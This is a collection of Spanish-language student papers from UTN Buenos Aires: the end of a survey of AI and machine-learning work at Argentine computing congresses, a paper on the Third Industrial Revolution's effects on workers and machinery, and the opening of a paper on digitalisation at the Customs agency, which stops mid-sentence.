Tabla 1: Congresos Nacionales y artículos relacionados

Congresos	Años	Articulos Totales	Articulos de A.I.	Articulos de M.L.
CoNaIISI	2014	7	5	2
	2015	10	7	4
	2016	9	6	3
	2017	25	20	15
	2018	26	18	16
CACIC	2014	6	4	2
	2015	18	15	9
	2016	20	17	16
	2017	16	14	9
	2018	27	20	18
JAIIO	2014	13	11	8
	2015	10	8	5
	2016	17	12	9
	2017	23	13	12
	2018	25	16	15
WICC	2014	5	5	2
	2015	8	7	5
	2016	23	21	15
	2017	26	20	18
	2018	28	21	17

Análisis de la tabla por congreso:

CoNaIISI: Se puede observar que, en los años 2014 y 2015, la cantidad de trabajos sobre Inteligencia Artificial y Machine

Learning es poca, y los trabajos encontrados no hablan específicamente de dichos temas, sino que se los utiliza como referencia o no se profundiza sobre el tema. En el año 2016 la cantidad de trabajos disminuyó, reduciéndose hasta "1", comparado al año anterior. Sin embargo, en los años 2017 y 2018 aumentó la cantidad de trabajos sobre IA y ML, además los artículos sean más específicos y concretos, hablando de temas como "la aproximación de Machine Learning y Big Data a las Colecciones Musicales" [15], "Diagnóstico del Proceso de Aprendizaje de Alumnos de Inteligencia Artificial" [16],"Diagnóstico poligráfico de la verdad mediante Inteligencia Artificial" [17], entre otros.

CACIC: en el año 2014 los trabajos sobre IA y ML no superaban los 10 trabajos. En los siguientes años, la cantidad de trabajos aumenta de forma precipitada, sin embargo, el aumento de trabajos más notorio fue en el año 2015, logrando una diferencia de 13 trabajos más. En 2017 hubo una caída en los trabajos de ML, que luego subió en el siguiente año llegando a los 18 trabajos de dicho tema.

JAIIO: a diferencia de los dos congresos anteriores, la cantidad de trabajos en el año 2014 es alta. Sin embargo, en 2015 existe una caída en la cantidad de trabajos totales, ya que resaltan otros tipos de temas como "la web" e "internet".

WICC: en 2014 se detecta la menor cantidad de trabajos totales comparado a los congresos anteriores. En el siguiente año a pesar de que haya habido más trabajos respecto al año anterior, sigue siendo muy pobre comparado con los otros congresos. Por otro lado, el workshop de dicho año (2015) fue eliminado, y los trabajos encontrados son extraídos de otras páginas. A pesar de todo, en los siguientes años, los trabajos aumentaron significativamente, llegando en el año 2018, a la máxima cantidad de trabajos encontrados de Inteligencia Artificial y Machine Learning.

Análisis de la tabla por Artículo:

Se considera que, en el año 2014, los trabajos de los congresos "CoNaIISI", "CACIC" y "WICC" fueron pocos. En el siguiente año los únicos congresos con poca cantidad de trabajos fueron el "CoNaIISI" y el "WICC", sin embargo, en el siguiente año en el congreso "WICC" aumenta en gran cantidad la totalidad de trabajos relacionados. En cambio, "CoNaIISI" cae, teniendo menos trabajos que el año anterior.

Finalmente, en el 2018, todos los congresos aumentan la cantidad de trabajos de forma drástica, un promedio total de 26,5 Artículos totales de IA y ML por cada congreso. Esto se debe por el aumento de interés en los últimos años sobre dicho tema.

Por otro lado, analizando trabajos sobre Machine Learning, hay algunos que llaman la atención, como por ejemplo el trabajo de investigación, "Desarrollo de Habilidades sociales y cognitivas a través de Sistemas Inteligentes" [19], extraído del congreso "WICC" en 2018, en el cual se utilizan técnicas de Machine Learning para aprender de las interacciones de los participantes, a fin de poder crear un modelo que permita detectar posibles problemas sociales o de aprendizaje, para posteriormente asistir en su entrenamiento o compensación.

Otro trabajo destacable proviene del congreso JAIIO del año 2014, llama la atención ya que en ese año los demás congresos no tuvieron una gran cantidad de trabajos sobre dichos temas. Al

analizar el artículo, llamado “Evaluación de técnicas de Machine Learning para el reconocimiento de gestos corporales” [7], se observa cómo Machine Learning ha facilitado la interacción entre el Humano y la Computadora, identificando gestos, movimientos, como lo hace Microsoft Kinect en su consola Xbox 360.

4. Conclusiones

El presente trabajo analiza distintos workshops de congresos nacionales, identificando y analizando diferentes trabajos en los cuales se trata la temática de Machine Learning e Inteligencia Artificial. Esto se logra mediante la creación de una tabla y su análisis, que permite una visualización clara de la evolución y el progreso de dichas temáticas en los congresos.

Del análisis realizado se pude concluir que hubo un crecimiento de interés y de trabajos sobre ML y IA en los años 2017 y 2018, por parte de todos los congresos. Esto se debe al gran impacto que tuvo esta tecnología en estos años, ya que se comenzó a implementar en muchos ámbitos, captando el interés y la curiosidad de docentes y estudiantes, que se vieron reflejados en el crecimiento de trabajos relacionados con dichos temas. Sin embargo, el crecimiento que está teniendo esta tecnología en la actualidad no ha disminuido, sino aumentado, ya que constantemente se hacen mejoras, haciendo que esta sea más efectiva y tenga nuevas implementaciones. teniendo un impacto cada vez mayor.

Como futuras líneas de trabajo se prevé analizar congresos científicos de toda Latinoamérica, utilizando el mismo procedimiento (mediante la creación de una tabla), ya que facilita una rápida visualización, para luego poder realizar un análisis completo por país, corroborando que este crecimiento no se da solo en Argentina, sino que es de índole mundial.

Referencias

[1] J. Torres, ¿Qué es la inteligencia artificial?, Barcelona, España. 2019. [Online]. Available on https://torres.ai/que-es-la-inteligencia-artificial/ Accessed on: Agosto, 29, 2019

[2]A. Ramírez, ¿Qué es machine learning y por qué es tan importante?, Ciudad de México, Mexico. Marzo, 2018. [Online]. Available on https://www.informabtl.com/machine-learningtan-importante/Acceseed on: Agosto, 29, 2019.

[3] A. González, Big Data, Data Predicción, Machine Learning, Barcelona, España, Julio, 2014. [Online]. Available on https://cleverdata.io/que-es-machine-learning-big-data/ Accessed on: Agosto, 29, 2019.

[4] J. Ávila, El compromiso entre la comunidad científica y la sociedad, Madrid, España, 2019. [Online]. Available on: https://culturacientifica.com/2013/09/07/el-compromiso-entre-lacomunidad-cientifica-y-la-sociedad-por-jesusavila/ Accessed on: Agosto, 29, 2019.

[5] CoNaIISI. 6to Congreso Nacional de Ingeniería Informática, Argentina, Mar del Plata. 2018.[Online]. Available on: https://www.conaiisi2018mdp.org/ Accessed on: Agosto, 29, 2019.

[6]CACIC. Congreso Argentino de Ciencia de la Computación, Argentina, Tandil. 2018 [Online]. Available on: http://cacic2018.exa.unicen.edu.ar/ Accessed on: Agosto, 29, 2019.

[7]JAIIO. Argentina, Salta. 2019. [Online]. Available on: http://48jaiio.sadio.org.ar/ Accessed on: Agosto, 29, 2019.

[8]WICC. Argentina, Corrientes. 2019. [Online]. Available on: http://wicc2018.unne.edu.ar/ Acceseed on: Agosto, 29, 2019.

[9] Joost N. Kok, Egbert J. W. Boers, Walter A. Kosters, and Peter van der Putten. ARTIFICIAL INTELLIGENCE: DEFINITION, TRENDS, TECHNIQUES, AND CASES. [Online]. Available on:https://bit.ly/2lHNJog Acceseed on: Agosto, 29, 2019.

[10] Real Academia Española, Diccionario, España. 2019. [Online]. Available on https://dle.rae.es/?id=LqtyoaQ Accessed on: Agosto, 29, 2019.

[11] Geitgey, Adam, Machine Learning is Fun!, Estados Unidos, California [Online]. Available on https://medium.com/@ageitgey/machine-learning-is-fun-80ea3ec3c471 Accessed on: Agosto, 29, 2019.

[12] CONICET, Consejo Nacional de Investigaciones Científicas y Técnicas, Bs As, Argentina, 2019.[Online]. Available on: https://www.conicet.gov.ar/ Accessed on: Agosto, 29, 2019.

[13] AXONE, Así ayuda el machine learning a una fábrica, 2018. [Online]. Available on: http://axoneconsulting.com/asi-ayuda-el-machine-learning-a-una-fabrica/#.XPpRM1xKiM8 Accessed on: Agosto, 29, 2019.

[14] Claudia Russo, Hugo Ramón, Nicolás Alonso, Benjamin Cicerchia, Leonardo Esnaola y Juan Pablo Tessore. Universidad Nacional del Noroeste de la Provincia de Buenos Aires. [Online] Available on: https://bit.ly/2k1eZxG Accessed on: Agosto, 29, 2019.

[15] Hernán Ordiales, Gabriel M, "la aproximación de Machine Learning y Big Data a las Colecciones Musicales", Universidad de Palermo, Buenos Aires, Argentina. [Online] Available on: https://bit.ly/2lI5ow7 Accessed on: Agosto, 29, 2019.

[16] C. Vegega, A.Deroche, P. Pytel, H. Ramón, Luciano Straccia, M. Acosta, "Diagnóstico del Proceso de Aprendizaje de Alumnos de Inteligencia Artificial", Universidad Tecnológica Nacional, Buenos Aires, Argentina, [Online] Available on: https://bit.ly/2m0W1b7 Accessed on: Agosto, 29, 2019.

[17] Ignacio Agustín, Natalia Serebrinsky, "Diagnóstico poligráfico de la verdad mediante Inteligencia Artificial", Universidad Universidad de Palermo, Buenos Aires, Argentina. [Online] Available on: https://bit.ly/2lFKzBO Accessed on: Agosto, 29, 2019.

[18] Stella Maris Massa, Agustin Casamayor, Sylvia Testa, "Desarrollo de Habilidades sociales y cognitivas a través de Sistemas Inteligentes", Argentina, Corrientes. 2019. [Online]. Available on: http://wicc2018.unne.edu.ar/ Acceseed on: Agosto, 29, 2019.

El Trabajo en la era de la Tercera Revolución Industrial

Gomez Lencina, Ignacio; Fila, Agustín; Balduzzi, Juan Bautista; Peña, Federico;
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
Toda Revolución Industrial, genera un cambio en los procesos de producción y en el actuar del trabajador. El objetivo del presente trabajo es analizar los efectos que producen estos cambios en la maquinaria y en el trabajador. La Tercera Revolución Industrial produjo una automatización de los procesos. Esta automatización modificó el rol del trabajador, debido a que, no fue necesaria la continua intervención del hombre en los procesos. Otro pilar de la Tercera Revolución Industrial es el desarrollo de la energía renovable, a través de desarrollo de mecanismos que aumentan el rendimiento de las mismas como es el sistema Smart Grid.

Palabras Clave
Revolución Industrial, Energía Renovable, Automatización de procesos, rol del trabajador.

Introducción

Se define Revolución Industrial al "complejo de innovaciones tecnológicas que, al sustituir la habilidad humana por la maquinaria y la fuerza humana y animal por energía mecánica, provoca el paso desde la producción artesana a la fabril, dando así lugar al nacimiento de la economía moderna" [1]. La Primera Revolución Industrial se caracteriza por la implementación del vapor como energía, mientras que la Segunda se caracteriza por "la introducción de la electricidad y el petróleo en los procesos productivos" [1].
A comienzos del siglo XXI, se lleva a cabo la Tercera Revolución Industrial, que se caracteriza por el desarrollo de las energías alternativas y de la Inteligencia Artificial. En esta Tercera Revolución, "las nuevas tecnologías prometen la sustitución del software a la propia mente humana y más aún, el vertiginoso progreso de la automatización, dirige la economía global hacia un diseño industrial sin trabajadores" [2]. El desarrollo de la Inteligencia Artificial, lleva a que "el 47% del trabajo, esté en riesgo de ser reemplazado por máquinas" [3] con mayor capacidad, eficacia y con costos más bajos a largo plazo para los empresarios.

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones" primer año de cursada), es analizar los efectos de la Tercera Revolución Industrial en las maquinarias y en el trabajador.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1, se desarrollan brevemente cada una de las Revoluciones predecesoras (primera y segunda); en la sección 2, se desarrolla específicamente la Tercera Revolución Industrial; en la sección 3, se analiza el impacto de la Tercera Revolución Industrial. Finalmente, en la sección 4, se detallan las conclusiones y futuras líneas de trabajo.

1. Historia de las Revoluciones Industriales

En esta sección se procede a explicar las causas, la historia y efectos de cada una de las Revoluciones Industriales. En la sección 1.1 se desarrolla la Primera Revolución Industrial y en la sección 1.2, se desarrolla la Segunda Revolución Industrial.

1.1 Primera Revolución Industrial

La Primera Revolución Industrial se desarrolla en Inglaterra, en los años 1760 y 1870. Fue un periodo marcado por importantes inventos (el telégrafo, el telar y la máquina de hilar) y por la implementación de la energía a vapor, que deriva en nuevas maquinarias de trabajo y en la creación del ferrocarril [4].

Con la expansión del ferrocarril, se produce un aumento en el comercio. Este aumento es viable debido a la creación de fábricas y a la utilización de maquinarias en el sector agropecuario. Sin embargo, la Revolución produce que "el sector agrícola disminuya las necesidades de mano de obra en el campo" [5]. Esto produce una migración de los trabajadores hacia las fábricas, generando una nueva clase social, la clase burguesa.

1.2 Segunda Revolución Industrial

La Segunda Revolución Industrial se produce entre 1860 y la Primera Guerra Mundial. A esta Revolución se la caracteriza por la utilización del petróleo y la electricidad. "Al igual que lo que ocurrió con la Revolución del vapor, el petróleo y la electricidad (en general los inventos que acompañaron la Segunda Revolución Industrial) continuaron transfiriendo el peso de la actividad económica del hombre a la máquina." [1].

Esto produce que los trabajadores se adapten a estas nuevas condiciones en las fábricas mediante el fordismo y el taylorismo. El rol del trabajador cambió radicalmente gracias a estos sistemas de producción, los cuales se basan en la administración científica. Esta administración "se fundamenta en la firme convicción de que los verdaderos intereses de ambos son idénticos, que la prosperidad del patrón no puede existir durante largo periodo de años a menos que vaya acompañada de la prosperidad para el empleado, y viceversa; y que es posible dar al obrero lo que más desea —altos salarios— y al patrón lo que más busca: mano de obra barata" [6]. Como solución a este beneficio mutuo, Taylor planteó aumentar la capacitación de los obreros y la reducción de los tiempos de producción, mientras Ford propuso un sistema de cadena de montaje en la cual cada obrero realiza una sola acción específica y el producto en su estado intermedio se trasladaba hacia otro obrero hasta estar completo [7].

2. Análisis de la Tercera Revolución Industrial

En esta sección se analiza específicamente la Tercera Revolución Industrial. En la sección 2.1 se desarrollan las causas de la Tercera Revolución Industrial, mientras que en la sección 2.2, se presentan las características de esta misma Revolución.

2.1 Causas

La Tercera Revolución Industrial surge entre el fin del siglo XX y los comienzos del XXI.

Esta Revolución se asienta sobre las nuevas tecnologías de la información y la comunicación, así como en las innovaciones que permiten el desarrollo de energías renovables. "El concepto de Tercera Revolución Industrial es producto del pensamiento de Jeremy Rifkin, derivado del punto en que convergen las nuevas tecnologías y los nuevos mecanismos de obtención de energía." [8].

Con el desarrollo de las nuevas tecnologías, las tecnologías genéricas de la Segunda Revolución Industrial quedan saturadas y nuevos equipos, sistemas y materiales comienzan a dar el gran salto a la Tercera Revolución Industrial. Esta saturación se caracteriza por la degradación de la aceptación social a las tecnologías de la Segunda Revolución Industrial y a la relación del sistema en el marco ecológico.

Las principales causas de la Tercera Revolución Industrial son [9]:

- Crisis del capitalismo: En 1960 se produce una gran subida en los precios de las materias primas y de las fuentes energéticas. Esto conlleva que muchos países entren en crisis y que el desempleo aumente considerablemente.
- Cambios de la Industria: Muchas empresas optan por reducir el trabajo directo de fabricación y subcontratar a otras compañías. Las nuevas tecnologías permiten que esta estrategia sea posible, además de permitir un aumento de la automatización.
- Nuevos medios de comunicación: La red de redes conecta a todo el planeta y

ha logrado que buena parte de la población mundial tenga acceso instantáneo a la información. Además, es la base para la aparición de las nuevas tecnologías inteligentes.

Las nuevas tecnologías llevan consigo una creciente demanda de energía que las tecnologías actuales no pueden satisfacer.

"Esta revolución industrial, este nuevo/actor llave y este nuevo paradigma tecnológico-económico constituyen en lo fundamental la respuesta de las grandes organizaciones estatales y privadas de los países más avanzados a la crisis de los combustibles fósiles." [1] También estas generan una gran cantidad de residuos poniendo en riesgo la existencia de la humanidad y la salud; y la necesidad de una nueva Revolución Industrial genera manifestaciones por el cuidado de la tierra, por gobiernos invirtiendo mucho dinero en nuevas tecnologías eléctricas para poder reducir los gastos y por un sistema más coherente que de nuevas tecnologías, materiales, nuevas formas de energía, equipos y formas organizativas innovadoras.

2.2 Fundamentos

La Tercera Revolución Industrial, basada en las tecnologías digitales, cuenta con un elemento muy importante. Éste trata de la aplicación de nuevos conocimientos e informaciones sobre aparatos de generación de conocimiento y proceso de la información y la comunicación.

Las computadoras, el software, los nuevos equipos y sistemas de comunicaciones y, en general, todas las tecnologías digitales mejoran, amplifican y, en algunos casos, sustituyen, a la mente humana. Utilizando una visión amplia de la tecnología, según la cual esta representa el dominio del hombre sobre la naturaleza, las TIC (Tecnologías de la Información y la Comunicación) no sólo inciden en la capacidad de reproducción y control del entorno, sino que, como nunca, se logra disponer de tecnologías que actúan directamente en el dominio del hombre sobre sí mismo o, mejor dicho, sobre su propio conocimiento [10].

Otro gran foco de esta Tercer Revolución Industrial es el mayor empleo de energías renovables, ya que "son abundantes y limpias, y nos permiten creer seriamente en la posibilidad de vivir en un mundo sostenible, pero tienen también sus propios problemas particulares, y es que las energías renovables son, en su mayor parte, intermitentes, mientras que las no renovables, aunque finitas y contaminantes, constituyen de todos modos un stock fijo" [8].

3. Impacto de la Tercera Revolución Industrial

En esta sección se analizan las consecuencias de la Tercera Revolución industrial. En la sección 3.1 se analiza el impacto de esta Revolución sobre el trabajador, mientras que en la sección 3.2, se desarrolla el impacto de esta Revolución sobre las maquinarias de trabajo.

3.1 Impacto de la Tercera Revolución Industrial en el trabajador

Las Revoluciones Industriales generan cambios muy notorios en el ámbito laboral. En el pasado, generaron más puestos de trabajo de los que existían en su momento.

En este ámbito laboral, existen dos problemas con la Tercera Revolución Industrial, el primero es la velocidad con la cual avanza esta etapa, el segundo se trata del miedo que presenta la gente por estas nuevas tecnologías [11].

Existen dos tipos de posturas con respecto al impacto que produce esta Revolución en el trabajador:

Enfocándose en el miedo que tiene la gente por una posible pérdida de trabajos, se puede considerar a esta Revolución como un peligro y se cree que puede perjudicar a los trabajadores. "Las transformaciones que estamos viviendo nos obligan a reflexionar sobre el futuro del trabajo a largo plazo. Se trata de una tarea urgente debido a la velocidad de los cambios y a la necesidad de actuar tempranamente para orientarnos

hacia donde queremos" [12]. Los cambios que generan estas Revoluciones son veloces y si no se controlan, pueden ser perjudiciales para el mundo laboral.

Estas tecnologías están avanzando rápidamente y ya existen casos de empleos que fueron reemplazados por Robots. Por ejemplo, la empresa de seguros japonesa Fukoku Mutual Life Insurance ha despedido a 34 administrativos, y han sido sustituidos por robots. La empresa se ha gastado 1.7 millones de dólares en robótica, que esperan amortizar en dos años, y producirá un incremento de productividad del 30% [5].

Según un estudio realizado en 2015 por La Federación Internacional de Robótica (IFR), en países como Corea, Japón y Alemania, existe una densidad cada 100 trabajadores de 4.78, 3.14 y 2.92 robots, respectivamente [13].

Las estimaciones indican que, en el 2025, en torno al 50% de las profesiones actuales, serán sustituidas por robótica e Inteligencia Artificial, por esta razón hay que ser muy precavidos con el avance de la tecnología y saber controlarla.

Otra postura que se toma en este rubro es la que considera a este avance tecnológico como un cambio beneficioso para los trabajadores y el mundo.

Según Carlota Pérez [14], la Inteligencia Artificial es una de las formas avanzadas de la Revolución informática. Con ella y con la robótica se logra aumentar la productividad en muchas industrias y esa riqueza creciente sirve de base para ampliar la base de producción en una sociedad donde la calidad de vida se encuentre mucho más definida por los bienes intangibles que por los viejos productos del consumismo tradicional.

Este año, la empresa Blue Ocean Robotics ha ganado el Premio IERA 2019, el cual es uno de los premios más prestigiosos del mundo en robótica. Este premio se debe a la creación de un robot que es capaz de garantizar una tasa de desinfección del 99,99%, reduciendo el riesgo para los pacientes, el personal y los familiares de contraer infecciones peligrosas, dentro de los hospitales [15]. Este artefacto tiene una eficiencia que es imposible conseguir sin su ayuda, por lo cual los hospitales se ven muy beneficiados con este, y si todos fueran capaces de implementarlo seguramente lo harían.

En Brasil hubo una reforma laboral en 2017, en la cual se crearon empresas con una muy baja cantidad de empleados, como Hoteles con solo una persona de personal (la seguridad de este), almacenes sin empleados [16]. Estos emprendimientos son muy beneficiosos para los consumidores, pero antes de la reforma muchos empleados hubieran trabajado allí. Los emprendedores de estas innovaciones consideran que los empleos no tienen que decaer, sino que deben acostumbrarse a los cambios y encontrar su lugar en ellos.

Es sabido que los cambios afectarán los empleos y muchos de ellos se automatizarán, pero se debe saber que con ellos se generarán nuevos puestos. Según datos del informe del FEM, titulado 'El Futuro del Trabajo 2018'la automatización de tareas va a crear 133 millones de puestos de trabajo en la próxima década, frente a los 75 millones que se estima puede destruir [17].

3.2 Impacto de la Tercera Revolución Industrial en la maquinaria

"La Tercera Revolución Industrial se caracteriza por la utilización de procesos y productos basados en la informática y la automática" [18]. Esto implica un cambio con respecto a la manera en la que se produjeron las anteriores Revoluciones Industriales en las cuales los avances de la tecnología se adaptaban a las industrias. Sin embargo en la Tercera Revolución las innovaciones tecnológicas dirigen la producción y las economías se adaptan a ellas.

La automatización industrial consiste en gobernar la actividad y la evolución de los procesos sin la intervención continua de un operador humano. Un claro ejemplo de este concepto es el software SCADA (por las

siglas en inglés de Supervisory Control And Data Adquisition) ya que este tipo de software permite ilustrar gráficamente los procesos productivos en pantalla y crear alarmas y advertencias en tiempo real, para el manejo confiado y pleno del proceso que se desea controlar [19]. Otro ejemplo es la central del Correo Andreanni (Tigre, Argentina) la cual es la primera central inteligente totalmente automatizada del país [20]. Sin embargo esto no significa que todo trabajo sea posible reemplazarlo, según Dante Sica, ministro de producción y trabajo, ”si bien hay varios empleos que se podrían automatizar, no se hará debido a cuestiones culturales, políticas o civiles”.

Otro pilar de la Tercera Revolución Industrial es el desarrollo de energías renovables. Debido a esto se han desarrollado nuevas tecnologías que permiten el ahorro y un mayor aprovechamiento de las energías. Un ejemplo de esto es el sistema Smart Grid , “que le brinda mayor inteligencia al sistema energético (infraestructura de medición avanzada), integrando las tecnologías de la información y la comunicación (modelos de arquitecturas de telecomunicaciones), ofreciendo un mayor aprovechamiento de las fuentes de energía alternativa (generación distribuida – micro redes), una más rápida respuesta a los fallos y una adaptación al uso de los vehículos eléctricos (interacción entre red de energía y vehículos eléctricos conectados)” [21].

Conclusiones

De acuerdo con lo investigado, se concluye que la Tercera Revolución Industrial se basa en innovaciones tecnológicas, las cuales tienden a la automatización de los procesos y la producción de energías renovables. Existen tres posturas acerca de la Tercera Revolución Industrial: la primera, afirma que el trabajo va a ser reemplazado completamente por las tecnologías; la segunda postura, afirma que las nuevas tecnologías nunca van a poder reemplazar al trabajador humano; y finalmente una tercer postura, afirma que la Revolución se ve obligada a innovar en energías debido al agotamiento de las utilizadas actualmente.

Finalmente, se concluye que la Tercera Revolución Industrial genera innovaciones que ocasionan menos dependencia de los trabajadores, pero a su vez origina más puestos de trabajo debido a la flexibilización y la actualización de la producción. De esta manera, el rol del trabajador cambia, viéndose obligado a especializarse; y las nuevas y viejas tecnologías evolucionan hacia el cuidado de la energía para ser más sustentables y rentables en el tiempo. Sin embargo, existen ciertos trabajos que perduraran en el tiempo debido a cuestiones culturales, políticas o sociales; por ejemplo los artistas y los profesionales de la salud mental.

Como futuras líneas de trabajo se propone analizar la adaptación del trabajador a la Tercera Revolución Industrial y analizar qué factores sociales, políticos y culturales la limitan el crecimiento de la automatización.

Referencias

[1] J. Rifkin, El fin del trabajo, EE.UU.: G. P. Putnam's Sons, 1995.

[2] Carl Benedikt Frey et all.” The future of employment” Oxford University, September 17, 2013

[3] Lorena Bargar, “historia contemporánea de las revoluciones” 19 de mayo de 2019, disponible en https://cutt.ly/iwnKaM9 / Última visita 18/07/2019

[4] Lorena Barja, “La Revolución Industrial: Causas, desarrollo y consecuencias”, 2019. https://sobrehistoria.com/author/lorena/ Última visita 18/07/2019

[5] Jorge Aragón et al., Gaceta sindical, 2017.

[6] F. Taylor and H. Fayol, Principios de la administración científica. Buenos Aires: El Ateneo, 1981.

[7] A. Jáuregui, "LOS PRINCIPIOS DE LA ADMINISTRACIÓN CIENTÍFICA DE TAYLOR E INTRODUCCIÓN AL FORDISMO", gestopolis. p. gestopolis.com, 2007.

[8] J. Lastra Lastra, "RIFKIN, Jeremy, La Tercera Revolución Industrial, trad. de Albino Santos Mosquera, España, Paidós, 2011, 397 pp.", 2017. https://cutt.ly/iwnKp7t

[9] Joaquin Montano, “Tercera revolución industrial: características, causas, consecuencias”. https://cutt.ly/wwnKaF9 Última visita 21/08/2019

[10] Joan Torrent-Sellens, “De la Nueva Economía a la Economía del Conocimiento : Hacia la Tercera Revolución Industrial”, 2002: Universitat Oberta de Catalunya https://cutt.ly/zwnKaoO . Última visita 28/08/2019
[11] Gabriela Calderón de Burgos, “Los trabajadores y la Revolución Industrial”, 2013. https://cutt.ly/XwnKalz . Última visita 28/08/2019
[12] C. Perez, Revoluciones tecnológicas y capital financiero. México: Siglo Veintiuno Editores, 2004.
[13] Julio Fernández, “El trabajo tal y como lo conocemos podría desaparecer: La tercera Revolución Industrial”, 2018. https://cutt.ly/3wnKoCx
[14] Javier Pastor, “En Japón la inteligencia artificial comienza a hacer el trabajo de los oficinistas”, 2017.
[15] International Federation of Robotics, “Robot destroys hospital bugs”, 2019 https://cutt.ly/IwnKprs Última visita 28/08/2019
[16] Jorge Lanata, “El futuro del trabajo: nuevos empleos, más capacitación y flexibilidad”, 2019. http://cort.as/-MTse Última visita 12/08/2019
[17] World Economic Forum, “The Future of Jobs Report”, 2018.
[15] International Federation of Robotics, “Robot destroys hospital bugs”, 2019 https://cutt.ly/IwnKprs Última visita 28/08/2019
[16] Jorge Lanata, “El futuro del trabajo: nuevos empleos, más capacitación y flexibilidad”, 2019. http://cort.as/-MTse Última visita 12/08/2019
[17] World Economic Forum, “The Future of Jobs Report”, 2018. https://cutt.ly/jwnKpkc . Última visita 28/08/2019
[18] Santiago M. Lopez Garcia, “Un sistema Tecnológico que progresa sin innovar”. Ekonomiaz n°22. Mar. 2014
[19] E. Perez-Lopez, "Los sistemas SCADA en la automatización industrial", Tecnología en Marcha, no. 4, pp. 3-14., 2014.
[20] Ximena Casas, “Andreani inaugura planta y proyecta crecer en la región”. 2017, Clarín.
[21] A. G. Peralta Sevilla y F. O. Amaya Fernández, «Evolución de las redes eléctricas hacia Smart Grid en países de la Región Andina», rev.digit.educ.ing, vol. 8, n.º 15, pp. 48-61, jun.2013.

La digitalización en los procesos de la Aduana

Alborch, Felipe; Bernal, Agustín Ariel; Corbalán, Santiago; Costa, Cristian Gabriel; Rodríguez Ponce, Sebastián Camilo; Vaca, Agustín Pablo

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract

Se conoce como digitalización a la conversión/codificación de datos o información de carácter continuos, implementando las computadoras como medio entre el usuario que desea acceder a la información codificada, y la misma. El propósito de la digitalización es la eliminación de largas cadenas burocráticas, el almacenamiento eficaz y seguro de la información y la aceleración de procesos que pasarían a depender de la distancia entre la ubicación de la información y su destino, entre otros.

La Aduana, como caso de estudio en el proceso de digitalización, es de particular importancia por el hecho de ser un organismo de carácter nacional y público que se encuentra en plena transición entre los antiguos y nuevos métodos de manipulación de información.

Palabras clave

Digitalización, administración, tecnología, información, Aduana.

Introducción

La Aduana es un organismo que tiene bajo su cargo la aplicación de la legislación relativa a la importación y exportación de mercaderías. Su función principal es valorar, clasificar, verificar y controlar la entrada y salida de mercaderías. Además, colabora en el resguardo de intereses del Estado, como la seguridad nacional, la economía y la salud pública [1].

Se ha impulsado en los últimos años un proyecto de digitalización de sus oficinas administrativas, incluyendo: exportar documentación al formato digital (para su fácil ubicación, edición y transmisión) y traspasar el formato burocrático del organismo a las redes, para la fácil accesibilidad y navegación de ciudadanos [2].

El director general de la Aduana, Diego Dávila explicó que la eliminación de la carpeta rosa, legajo que los agentes presentan en papel en el momento de recibir mercaderías, genera un ahorro de todo tipo. Afirmó que existen al menos 840.000 papeles por año y entre 30 y 50 dólares por trámite ahorrados en cada operación. Esta decisión tiene un enfoque estratégico de la Aduana que es lograr un equilibrio entre la facilitación de comercio lícito y el control inteligente [3].

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de “Sistemas y Organizaciones”, primer año de cursada), es analizar los beneficios de la digitalización de los procesos administrativos en la Aduana.

Para cumplir con el objetivo propuesto, el trabajo se estructura de la siguiente manera: en la sección 1 se define qué es la Aduana y todos los procesos que lleva a cabo; en la sección 2, se explica el concepto de la digitalización y qué beneficios conlleva. En la sección 3, se detallan los sistemas para poder realizar trámites de la Aduana de manera digital, y luego en la sección 4, se detallan los principales sistemas de digitalización de documentos. En la sección 5, se establece una comparación entre el antiguo sistema burocrático de la Aduana y la digitalización actual. Finalmente, en la sección 6, se detallan las conclusiones y futuras líneas de trabajo.

1. La Aduana y todos sus procesos

La Aduana realiza un conjunto de funciones que le permiten cumplir con su labor. En primera instancia se encuentra la función principal, que se trata del "control que se realiza sobre las mercaderías entrantes y salientes consideradas como objeto del tráfico internacional" [4].

Por otro lado, dentro del Glosario de Términos Aduaneros Internacionales de la Organización Mundial de Aduanas (O.M.A.), el control de la Aduana se define como "el conjunto de las medidas adoptadas para asegurar el cumplimiento de las leyes y reglamentos que la Aduana está encargada de aplicar" [5]. Una función muy relacionada con la anterior es la vigilancia de fronteras. "Consiste en prevenir el ingreso o egreso irregular o no autorizado de mercaderías. Se advierte, entonces, que el control a cargo de las aduanas debe ejercerse tanto con relación a las mercaderías que se conducen y presentan a las aduanas… como con respecto a las mercaderías que pretenden introducirse o extraerse en forma clandestina" [4].

El sometimiento de las mercaderías al control de las aduanas es otra de las funciones generales ya que las mercaderías entrantes tienen que quedar a cargo de la Aduana. En caso de no ser "presentadas voluntariamente para su verificación y despacho, debe proceder a detenerlas o aprehenderlas" [4].

Además, entre otras funciones se pueden destacar: el "registro del cumplimiento de las restricciones no arancelarias, el registro de los controles sanitarios y la verificación de los certificados de origen de la mercadería" [6].

2. La digitalización y sus beneficios

La digitalización se refiere a la conversión o codificación de números, dígito, datos o informaciones de carácter continuo, como una imagen fotográfica, un documento o un libro [7]. La digitalización tiene un impacto en la economía, sociedad y el gobierno de un país. Como es demostrado en el artículo "Maximizing the impact of digitization" [8], países con un mayor grado de digitalización bien planeada tienden a tener un aumento del Producto Bruto Interno (PBI) de hasta un 0,62%, bajan la tasa de desempleo un 0,84%, generan un aumento de la calidad de vida de hasta 1.29 puntos (utilizando como referencia la escala del Índice para una Vida Mejor de la OECD) y aumentan la transparencia de un gobierno hasta 1.17 puntos (utilizando como referencia el 2010 Corruption Perception Index de Transparency International) [8]. La digitalización de servicios permite a entidades burocráticas reducir el costo de transacciones, mejorar el servicio al cliente y representan una manera más eficaz y rápida de responder a las demandas de este [9].

Al digitalizar se reorganizan los métodos de trabajo y las formas de almacenar información, implementando nuevas tecnologías. La idea de la digitalización es automatizar procesos, lo que lleva a minimizar costos, mejorar la comunicación, romper fronteras geográficas y maximizar la eficiencia [10]. Digitalización se entiende como pasar archivos físicos a digital y modificar los procesos de una organización. Digitalizar de físico a digital es escanear documentos, que se encontraban en formato papel, para poder utilizarlo como solución de gestión documental. Estos archivos se incluyen en flujos de trabajo y se asocian a diferentes procesos. Por otro lado, digitalizar empresas u organizaciones es

